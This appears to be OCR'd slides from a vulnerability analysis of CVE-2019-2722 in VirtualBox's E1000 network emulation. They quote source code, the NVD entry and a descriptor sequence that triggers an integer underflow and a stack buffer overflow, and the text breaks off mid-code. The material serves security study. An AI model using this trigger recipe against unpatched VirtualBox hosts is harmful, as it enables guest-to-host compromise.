
e1kXmitDesc() parses the Data Descriptors of the packet and it adds them to the Ethernet Frame.



```
static int e1kXmitDesc(PE1KSTATE pThis, E1KTXDESC *pDesc, RTGCPHYS addr,
                       bool fOnWorkerThread)
{
    int rc = VINF_SUCCESS;

    switch (e1kGetDescType(pDesc))
    {

[Truncated]

        case E1K_DTYP_DATA:
        {

[Truncated]

            if (pDesc->data.cmd.u20DTALEN == 0 || pDesc->data.u64BufAddr == 0)
            {
                E1kLog2(("% Empty data descriptor, skipped.\n", pThis->szPrf));
            }
            else
            {

[Truncated]

                    rc = e1kFallbackAddToFrame(pThis, pDesc, fOnWorkerThread);
            }

[Truncated]

            break;
        }

[Truncated]

    }

    return rc;
}
```



```c
static int e1kFallbackAddToFrame(PE1KSTATE pThis, E1KTXDESC *pDesc, bool fOnWorkerThread)
{
    uint16_t u16MaxPktLen = pThis->contextTSE.dw3.u8HDRLEN + pThis->contextTSE.dw3.u16MSS;


    int rc = VINF_SUCCESS;
    do
    {
        /* Calculate how many bytes we have left in this TCP segment */
        uint32_t cb = u16MaxPktLen - pThis->u16TxPktLen;
        if (cb > pDesc->data.cmd.u20DTALEN)
        {
            /* This descriptor fits completely into current segment */
            cb = pDesc->data.cmd.u20DTALEN;
            rc = e1kFallbackAddSegment(pThis, pDesc->data.u64BufAddr, cb, pDesc->data.cmd.fEOP /*fSend*/, fOnWorkerThread);
        }
        else
        {
            rc = e1kFallbackAddSegment(pThis, pDesc->data.u64BufAddr, cb, true /*fSend*/, fOnWorkerThread);
            /*
             * Rewind the packet tail pointer to the beginning of payload,
             * so we continue writing right beyond the header.
             */
            pThis->u16TxPktLen = pThis->contextTSE.dw3.u8HDRLEN;
        }

        pDesc->data.u64BufAddr    += cb;
        pDesc->data.cmd.u20DTALEN -= cb;
    } while (pDesc->data.cmd.u20DTALEN > 0 && RT_SUCCESS(rc));

[Truncated]

    return VINF_SUCCESS;
}
```



```
static int e1kFallbackAddSegment(PE1KSTATE pThis, RTGCPHYS PhysAddr, uint16_t u16Len, bool fSend, bool fOnWorkerThread)
{
    int rc = VINF_SUCCESS;

[Truncated]

    PDMDevHlpPhysRead(pThis->CTX_SUFF(pDevIns), PhysAddr,
                      pThis->aTxPacketFallback + pThis->u16TxPktLen, u16Len);

[Truncated]

    if (fSend)
    {

[Truncated]

        e1kTransmitFrame(pThis, fOnWorkerThread);

[Truncated]
    }

    return rc;
}
```


Packet Descriptors: VirtualBox Parsing Logic

The PDMDevHlpPhysRead() function reads u16Len bytes from guest memory, starting at address PhysAddr. It stores the content inside a heap buffer, aTxPacketFallback. This buffer is inside the E1000 structure.


If the segment we're adding is the last one of the packet, the e1kTransmitFrame() function is used to send the frame.

If the E1000 controller has the **loopback mode** turned on, the packet is copied into a stack buffer.

The packet is treated as a receiving packet. It's sent to the receiving part of the E1000 controller.




```
static int e1kHandleRxPacket(PE1KSTATE pThis, const void *pvBuf, size_t cb, E1KRXDST status)
{
    uint8_t   rxPacket[E1K_MAX_RX_PKT_SIZE];
    uint8_t  *ptr = rxPacket;

[Truncated]

        memcpy(rxPacket, pvBuf, cb);

[Truncated]

}
```



```
static void e1kTransmitFrame(PE1KSTATE pThis, bool fOnWorkerThread)
{
    PPDMSCATTERGATHER   pSg     = pThis->CTX_SUFF(pTxSg);
    uint32_t            cbFrame = pSg ? (uint32_t)pSg->cbUsed : 0;
    Assert(!pSg || pSg->cSegs == 1);

[Truncated]

    /*
     * Dump and send the packet.
     */
    int rc = VERR_NET_DOWN;
    if (pSg && pSg->pvAllocator != pThis)
    {
        e1kPacketDump(pThis, (uint8_t const *)pSg->aSegs[0].pvSeg, cbFrame, "--> Outgoing");

        pThis->CTX_SUFF(pTxSg) = NULL;
        PPDMINETWORKUP pDrv = pThis->CTX_SUFF(pDrv);
        if (pDrv)
        {

[Truncated]

            rc = pDrv->pfnSendBuf(pDrv, pSg, fOnWorkerThread);

[Truncated]

        }
    }
    else if (pSg)
    {

[Truncated]

        if (GET_BITS(RCTL, LBM) == RCTL_LBM_TCVR)
        {

[Truncated]

            e1kHandleRxPacket(pThis, pSg->aSegs[0].pvSeg, cbFrame, status);
            rc = VINF_SUCCESS;
        }

[Truncated]

    }

[Truncated]
```

The vulnerability: CVE-2019-2722



CVE-2019-2722 Detail


MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description


Vulnerability in the Oracle VM VirtualBox component of Oracle Virtualization (subcomponent: Core). Supported versions that are affected are Prior to 5.2.28 and prior to 6.0.6. Easily exploitable vulnerability allows low privileged attacker with logon to the infrastructure where Oracle VM VirtualBox executes to compromise Oracle VM VirtualBox. While the vulnerability is in Oracle VM VirtualBox, attacks may significantly impact additional products. Successful attacks of this vulnerability can result in takeover of Oracle VM VirtualBox. CVSS 3.0 Base Score 8.8 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H).

What if…?


Context Descriptor
MSS = 0x10
Data Descriptor 1
Size = 0x10
Data Descriptor 2
Size = 0
EoP = 1
Context Descriptor
MSS = 0xE
Data Descriptor 1
Size = 0x1000
AAAAAAAAAAAAAA…
…


After the parsing of the first packet, pThis->u16TxPktLen contains the value 0x10.

If the second packet has a maximum packet size which is less than 0x10, an integer underflow occurs in the **cb** variable.




```
static int e1kFallbackAddToFrame(PE1KSTATE pThis, E1KTXDESC *pDesc, bool fOnWorkerThread)
{
    uint16_t u16MaxPktLen = pThis->contextTSE.dw3.u8HDRLEN + pThis->contextTSE.dw3.u16MSS;


    int rc = VINF_SUCCESS;
    do
    {
        /* Calculate how many bytes we have left in this TCP segment */
        uint32_t cb = u16MaxPktLen - pThis->u16TxPktLen;
        if (cb > pDesc->data.cmd.u20DTALEN)
        {
            /* This descriptor fits completely into current segment */
            cb = pDesc->data.cmd.u20DTALEN;
            rc = e1kFallbackAddSegment(pThis, pDesc->data.u64BufAddr, cb, pDesc->data.cmd.fEOP /*fSend*/, fOnWorkerThread);
        }
        else
        {
            rc = e1kFallbackAddSegment(pThis, pDesc->data.u64BufAddr, cb, true /*fSend*/, fOnWorkerThread);
            /*
             * Rewind the packet tail pointer to the beginning of payload,
             * so we continue writing right beyond the header.
             */
            pThis->u16TxPktLen = pThis->contextTSE.dw3.u8HDRLEN;
        }

        pDesc->data.u64BufAddr    += cb;
        pDesc->data.cmd.u20DTALEN -= cb;
    } while (pDesc->data.cmd.u20DTALEN > 0 && RT_SUCCESS(rc));

[Truncated]

    return VINF_SUCCESS;
}
```

If **cb** is greater than *E1K_MAX_RX_PKT_SIZE*, a stack-based buffer overflow occurs.




```
static int e1kHandleRxPacket(PE1KSTATE pThis, const void *pvBuf, size_t cb, E1KRXDST status)
{
    uint8_t   rxPacket[E1K_MAX_RX_PKT_SIZE];
    uint8_t  *ptr = rxPacket;

[Truncated]

        memcpy(rxPacket, pvBuf, cb);

[Truncated]

}
```



```
static void e1kTransmitFrame(PE1KSTATE pThis, bool fOnWorkerThread)
{
    PPDMSCATTERGATHER   pSg     = pThis->CTX_SUFF(pTxSg);
    uint32_t            cbFrame = pSg ? (uint32_t)pSg->cbUsed : 0;
    Assert(!pSg || pSg->cSegs == 1);

[Truncated]

    /*
     * Dump and send the packet.
     */
    int rc = VERR_NET_DOWN;
    if (pSg && pSg->pvAllocator != pThis)
    {
        e1kPacketDump(pThis, (uint8_t const *)pSg->aSegs[0].pvSeg, cbFrame, "--> Outgoing");

        pThis->CTX_SUFF(pTxSg) = NULL;
        PPDMINETWORKUP pDrv = pThis->CTX_SUFF(pDrv);
        if (pDrv)
        {

[Truncated]

            rc = pDrv->pfnSendBuf(pDrv, pSg, fOnWorkerThread);

[Truncated]

        }
    }
    else if (pSg)
    {

[Truncated]

        if (GET_BITS(RCTL, LBM) == RCTL_LBM_TCVR)
        {

